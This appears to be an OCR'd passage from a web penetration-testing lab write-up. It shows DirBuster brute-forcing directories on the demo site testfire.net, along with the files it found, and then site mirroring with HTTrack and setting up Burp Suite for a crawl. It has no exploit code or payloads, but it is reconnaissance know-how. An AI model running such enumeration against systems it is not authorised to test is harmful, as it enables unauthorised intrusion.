




OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
Exit
Please complete the test details
List Info
Start
Please Select The Directory/File List You Wish To Use
Look In: /
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
0
initrd.img
initrd.img.old
swapfile
vmlinuz
vmlinuz.old
File Name:
Files of Type: All Files
Open
Cancel



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
Exit
Please complete the test details
List Info
Start
Please Select The Directory/File List You Wish To Use
Look In: usr
bin
games
i686-w64-mingw32
include
lib
lib32
lib64
libexec
libx32
local
sbin
share
src
x86_64-w64-mingw32
File Name:
Files of Type: All Files
Open
Cancel



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
List Info
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: share
defaults
desktop-base
desktop-directories
dict
dictionaries-common
dirb
dirbuster
distro-info
djvu
dns
dnsenum
dnsmasq-base
dnsrecon
doc
doc-base
dotnet
File Name:
Files of Type: All Files
Open
Cancel


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
List Info
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: dirbuster
lib
wordlists
DirBuster-1.0-RC1.jar
File Name:
Files of Type: All Files
Open
Cancel


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
10 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-1.0.txt
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
html
URL to fuzz - /test.html?url={dir}.asp
/
Exit
Start
Please complete the test details


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://testfire.net:80/
Scan Information
Results - List View: Dirs: 0 Files: 0
Results - Tree View
Errors: 0
Testing for dirs in /
0%
Testing for files in / with extention .html
0%
Current speed: 34 requests/sec
(Select and right click for more options)
Average speed: (T) 24, (C) 24 requests/sec
Parse Queue Size: 0
Total Requests: 97/283399
Current number of running threads: 10
Change
Time To Finish: 03:16:44
Back
Pause
Stop
Report
Starting dir/file list based brute forcing
/film/


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://testfire.net:80/
Scan Information Results - List View: Dirs: 0 Files: 10 Results - Tree View Errors: 0
Directory Stucture
Response Code
Response Size
/ 200 9524
index.jsp 200 155
login.jsp 200 155
feedback.jsp 200 155
subscribe.jsp 200 155
survey_questions.jsp 200 155
status_check.jsp 200 155
swagger ??? ???
search.jsp 200 7124
Current speed: 29 requests/sec
(Select and right click for more options)
Average speed: (T) 26, (C) 22 requests/sec
Parse Queue Size: 0
Total Requests: 3261/283411
Current number of running threads: 10
Change
Time To Finish: 03:32:14
Back
Pause
Stop
Report
Starting dir/file list based brute forcing
Click to stop the application
/newsid_4353000/


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://testfire.net:80/
Scan Information Results - List View: Dirs: 0 Files: 10 Results - Tree View Errors: 0
Type
Found
Response
Size
Dir / 200 9524
File /index.jsp 200 155
File /login.jsp 200 155
File /feedback.jsp 200 155
File /subscribe.jsp 200 155
File /survey_questions.jsp 200 155
File /status_check.jsp 200 155
File /swagger/index.html 200 1716
File /search.jsp 200 7124
File /swagger/swagger-ui-standalone-preset.js 200 305722
File /swagger/swagger-ui-bundle.js 200 935271
Current speed: 18 requests/sec
(Select and right click for more options)
Average speed: (T) 27, (C) 7 requests/sec
Parse Queue Size: 0
Total Requests: 2806/283411
Current number of running threads: 10
Change
Time To Finish: 11:08:06
Back
Pause
Stop
Report
Starting dir/file list based brute forcing
/14606.html


Mirroring a website from the command line:


Here we will use HTTRACK, which is a n open-source web-crawler that can completely clone a website along with all its directories and its overall file structure.


Here we will use HTTRACK, which is a n open-source web-crawler that can completely clone a website along with all its directories and its overall file structure.


Since this tool is not a part of Kali Linux, we will have to install it.

Then we will copy our target website www.testfire.net by using this tool and will save it on our machine under the directory copied_site.







copied_site
File Edit View Go Help
kali
copied_site
testfire.net
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
hts-cache
testfire.net
backblue.gif
cookies.txt
fade.gif
hts-log.txt
index.html
"testfire.net": folder



testfire.net
File Edit View Go Help
kali
copied_site
testfire.net
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
altoro
Documents
images
my documents
pr
swagger
util
cgi.html
comments.html
default.html
defaultaea6.html
disclaimer93a8.ht
7 folders, 71 files: 576.8 KiB (590,611 bytes), Free space: 59.7 GiB


Now will use Burp Suite to perform reconnaissance and exploits.

We can access it in the start window of Kali Linux since it comes pre-installed.




Next we will create a temporary project.







Then will perform a passive crawl through our target website. Here our target website is "www.testfire.net". To perform the passive crawl, we have to navigate to the "Target" sub-menu access the in-built browser on the "Sitemap". We enter our target website into the in-built browser.

We will start to see the traffic, or the requests being issued on the website in the SiteMap.




